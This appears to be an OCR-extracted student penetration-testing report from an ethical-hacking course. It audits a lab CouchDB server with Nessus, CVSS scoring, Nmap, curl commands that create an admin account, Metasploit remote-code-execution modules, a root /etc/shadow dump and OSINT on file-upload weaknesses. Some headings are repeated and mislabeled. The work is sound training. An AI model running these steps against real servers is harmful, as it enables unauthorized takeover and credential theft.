UDACITY
Part of Accenture

Audit ExampleCorp

Dhruti Avadhani

18-APR-2025

Section One: Vulnerability Management

Use Nessus to scan

Run a Nessus scan on the target using the policy below, and provide a screenshot from the vulnerabilities tab and another one from the Apache vulnerabilities.

Configurations Setup


- Do not ping the host(s)
- Scanning Fragile Devices is not allowed
- Always scan all ports
- Do not use Local Enumerators
- Scan over TCP, SYN and UDP
- Disable SSL/TLS

Scanning Scans To Be Done

- Scan for Backdoors
- Scan for CGI & Related Abuses
- Scan for Database Related Issues
- Scan for Debian Specific Issues
- Scan for Denial of Service Scan for
- Scan for Default Accounts
- Scan for Firewall Related Issues
- Scan for Remote Shell Possibilities
- Scan for Service detection
- Scan for Settings
- Scan for Ubuntu Specific Issues
- Scan for Webserver Related Issues


Nessus Screenshot

Provide a screenshot of the Vulnerabilities tab after the scan is finished.



Nessus Screenshot

Provide a screenshot of the Apache CouchDB vulnerabilities



CVSS Score calculation

During the assessment, your colleague found 2 CVE-s in the platform: CVE-2017-12635 and CVE-2017-12636. Do a vulnerability score analysis and provide the CVE Version 3.0 scores for each vulnerability on the next slide. The following information might be useful:

- Any loss of confidentiality or integrity would have a serious adverse effect.
- Loss of availability would have a limited adverse effect.

CVS Version 3.0 scores

CVE-2017-12635 scores	
CVSS Base Score	9.8
Impact Subscore	5.9
Exploitability Subscore	3.9
CVSS Temporal Score	9.4
CVSS Environmental Score	9.1
Modified Impact Subscore	5.5
Overall CVSS Score	9.1

CVE-2017-12636 scores	
CVSS Base Score	7.2
Impact Subscore	5.9
Exploitability Subscore	1.2
CVSS Temporal Score	6.7
CVSS Environmental Score	6.3
Modified Impact Subscore	5.5
Overall CVSS Score	6.3

Section Two: System Auditing

System Auditing

It is time to get access to the target system. First, you need to scan the target with Nmap to see all the open ports, then you should use the 2 CVE-s your colleague found to get administrative access to the machine.

Your Task:

You need to perform the following tasks on the target VM:

- Use Nmap to identify open ports and provide screenshot evidence.
- Provide a Vulnerability Description, Exposure/Analysis and Recommendations for both CVE-s.
- Use the CVE-2017-12635 exploit to add accounts to the target machine, and provide a walkthrough about it.
- Use the CVE-2017-12636 exploit to gain access to the target as an administrator, and provide a walkthrough about it.
- You are feel free to use public exploits or the Metasploit Framework.

NMap scan results

Use Nmap to identify the open ports on the Target VM, and provide a screenshot of the results.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.10.10 -p0-65353
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 11:46 EDT
Nmap scan report for example.com (10.10.10.10)
Host is up (0.0022s latency).
Not shown: 65348 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
53/tcp   open   domain
80/tcp   open   http
443/tcp  open   https
5984/tcp closed couchdb
MAC Address: 08:00:27:99:72:92 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 113.61 seconds

┌──(kali㉿kali)-[~]
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.10.10 -p 5984
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 01:03 EDT
Nmap scan report for example.com (10.10.10.10)
Host is up (0.0016s latency).

PORT     STATE SERVICE
5984/tcp open  couchdb
MAC Address: 08:00:27:99:72:92 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

┌──(kali㉿kali)-[~]
└─$
```

Finding 1: CVE-2017-12635

Fill out the section on this page about the vulnerability.

Vulnerability Description

The CVE-2017-12635 is a critical vulnerability that is found in Apache CouchDB; which is a NoSQL database. This vulnerability allows attackers to create admin users remotely by giving them full control over the database, which could lead to data tampering and/or theft and even a total system compromise. If an attacker sent a JSON file with two _roles fields, one being empty and one with admin-level roles, the database would unknowingly assign admin privileges to the user, thereby allowing the attackers to escalate privileges and gain admin access without authorization.

Exposure/Analysis

This vulnerability is can be very serious because it compromises authentication and authorization of CouchDB. Once in the system, the attacker can view, modify and even delete all the stored data. The attacker can also create new admins, change configuration settings and even inject malicious code. Most of the time, there is no authentication required to exploit default setups, hence this becomes an easy target to even novice hackers.

Recommendations

1. Upgrade immediately to CouchDB version 1.7.1 or 2.1.1 and above
2. Restrict access of CouchDB over the internet and use firewalls for network access
3. Monitor database activity logs regularly
4. Conduct regular audits for users and permissions
5. Enable strong authentication and HTTPS to protect data in transit

CVE-2017-12635 walkthrough

Provide a step-by-step guide on how to add account to the target with this exploit.

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.10.10:5984/_all_dbs

["_replicator","_users","examplecorp","sagarbansal"]

┌──(kali㉿kali)-[~]
└─$
```

After nmap scan I ran a command to view all the databases on the port 5984


```
kali@kali: ~
File  Actions  Edit  View  Help
s = [':'];\\n\\n        for (var i = 0; i < badUserNameChars.length; i++) {\\
n            if (newDoc.name.indexOf(badUserNameChars[i]) ≥ 0) {\\n
        throw({forbidden: 'Character `' + badUserNameChars[i] +\\n
            '` is not allowed in usernames.'});\\n            }\\n        }\\
n    }\\n\">>}]},\n                                    [],false,[]},\n
        {<<\"_design/_auth\">>,\n                                    <<\"1-75efcce1f08331
6d622d389f3f9813f7\">>}},\n                infinity]}"}

┌──(kali㉿kali)-[~]
└─$ curl http://10.10.10.10:5984/examplecorp/_security
{}

┌──(kali㉿kali)-[~]
└─$ curl http://10.10.10.10:5984/_users/_security
{}

┌──(kali㉿kali)-[~]
└─$ curl -X PUT "http://10.10.10.10:5984/examplecorp/role_admin" \
-H "Content-Type: application/json" \
-d '{
  "role": "admin",
  "permissions": "full"
}'

{"ok":true,"id":"role_admin","rev":"1-6c62b3c11ef927e654c3f5634b6a7d09"}

┌──(kali㉿kali)-[~]
└─$
```

During the nmap scan, I also found out that the version of couchDB running on the port was vulnerable to the CVE-2017-12635 and CVE-2017-12536 attacks. Hence I used this to create new users such as role_admin and haxor.

```
┌──(kali㉿kali)-[~/Desktop/Udacity_EHProject]
└─$ curl -X PUT http://10.10.10.10:5984/_config/admins/haxor \
     -d '"pwned123"'

""

┌──(kali㉿kali)-[~/Desktop/Udacity_EHProject]
└─$ curl -u haxor:pwned123 http://10.10.10.10:5984/_all_dbs

["_replicator","_users","examplecorp","sagarbansal"]

┌──(kali㉿kali)-[~/Desktop/Udacity_EHProject]
└─$ curl -u haxor:pwned123 http://10.10.10.10:5984/examplecorp/_all_docs?include_docs=true

{"total_rows":0,"offset":0,"rows":[

]}
```

CVE-2017-12635 walkthrough

Provide a step-by-step guide on how to add account to the target with this exploit.




Initially, when I tried to view all the docs in a certain database, it wouldn't let me, as I was "unauthorized".

But after using the newly created haxor credentials, I could view all the docs in the database.

CVE-2017-12635 walkthrough

Provide a step-by-step guide on how to add account to the target with this exploit.



I also ran an exploit from metasploit to make sure that log in into the database is truly possible with the newly created user haxor.

Exploit - scanner/couchdb/couchdb_login

Finding 2: CVE-2017-12636

Fill out the section on this page about the vulnerability.

Vulnerability Description

The CVE-2017-12636 is a remote code execution vulnerability in the Apache CouchDB. This means, that if an attacker gains the admin access (from CVE-2017-12635) then they can use this vulnerability to run any system level commands remotely which leads to a compromised database and a total server takeover. The attacker can send HTTP requests to change the query server definitions which tells the CouchDB to execute arbitrary shell commands. Once this is done, the attacker can send requests and runs commands directly on the system which gives them full control over host machine.

Exposure/Analysis


This vulnerability is extremely dangerous as it allows the attacker to install malware or backdoors on the server and also steal sensitive files and credentials. The attacker can also move laterally within the network and compromise other machines. This also helps the attacker to encrypt and destroy files, leading to ransomware attack. If CouchDB is running under a root user account or has access to critical files, it can lead to a total system failure, and not just at the database level, if compromised.

Recommendations


1. Lock down configuration access by preventing unauthorized users from editing critical files or sending requests
2. Run with least privileges
3. Continuously review and conduct audits for Query Server Settings
4. Harden the server environment with tools like AppArmor and SELinux
5. Patch immediately by upgrading to the latest secure version (1.7.1 or 2.1.1 and above)

CVE-2017-12635 walkthrough

Provide a step-by-step guide on how to add account to the target with this exploit.



The CVE-2017-12636 is about RCE (Remote Code Execution) vulnerability in this same version of CouchDB. So using the user credentials created in the earlier step, I ran another exploit from metasploit.




I used an exploit which opens up a command shell for me on RHOST port 5984, and using that I can perform various commands remotely on the target. The exploit ran successfully and a session was created.


Exploit - linux/http/apache_couchdb_cmd_exec

CVE-2017-12635 walkthrough

Provide a step-by-step guide on how to add account to the target with this exploit.



To check my level of access, I ran a couple of commands like *whoami, hostname, id* and *ls*. I noticed that I had root access into the host infra.example.com.




Further, I also concatenated /etc/shadow to display the contents of that file. The /etc/shadow usually contains hashed passwords for system accounts. That's what I too noticed when i cat that file.

I saw a bunch of users with hashed passwords, they included root, daemon, and even admin.

For admin /etc/shadow screenshot refer next page

CVE-2017-12635 walkthrough

Provide a step-by-step guide on how to add account to the target with this exploit.



As a root user, I could also add new users to the database, like “newhecker” in this case.

Initially, when I was operating from outside the server, I found only 4 databases, ie. _replicator, _users, examplecorp and sagarbansal. But as the root I could also see other databases that weren’t visible before, like incmr and yakie.

Section Three: OSINT and Phishing

OSINT - Public Exposure Audit

The open-source intelligence investigation was already conducted by one of your colleagues. You can find the resulting screenshots in the OSINT_Data package, which is part of the ExampleCorp Data package.

Go through the images and identify one or more screenshots that show the source of the information needed to compromise the target machine successfully. Provide the screenshot(s) in the next page, with explanation!

OSINT - Public Exposure Audit

One or more screenshots that show the source of the information needed to successfully compromise the target machine.

File Upload System

Details | Proposals

Project Details

€250.00 – 750.00 EUR

BIDDING ENDS IN 6 DAYS, 23 HOURS

Looking for a talented PHP Developer who can fix our File Upload page.

We want to make it secure against any type of file upload.
Please only apply if you know how to secure it against
1. Simple File Upload
2. Content Type File Upload
3. Double Extension File Upload
4. Gwt Size File Upload

Skills Required

From this freelance job posting site, since the details are given, we know that the corp's file upload page is vulnerable. We could use this to plant backdoors. We also know the kind of vulnerabilities: Simple file upload, Gawt file upload, etc.

How do I lock a whole folder on Apache?

Answer | Follow · 12 | Request

3 Answers

Hatim Khanjiwala, Software developer | Linux enthusiast | Social Introvert
Answered July 4, 2018

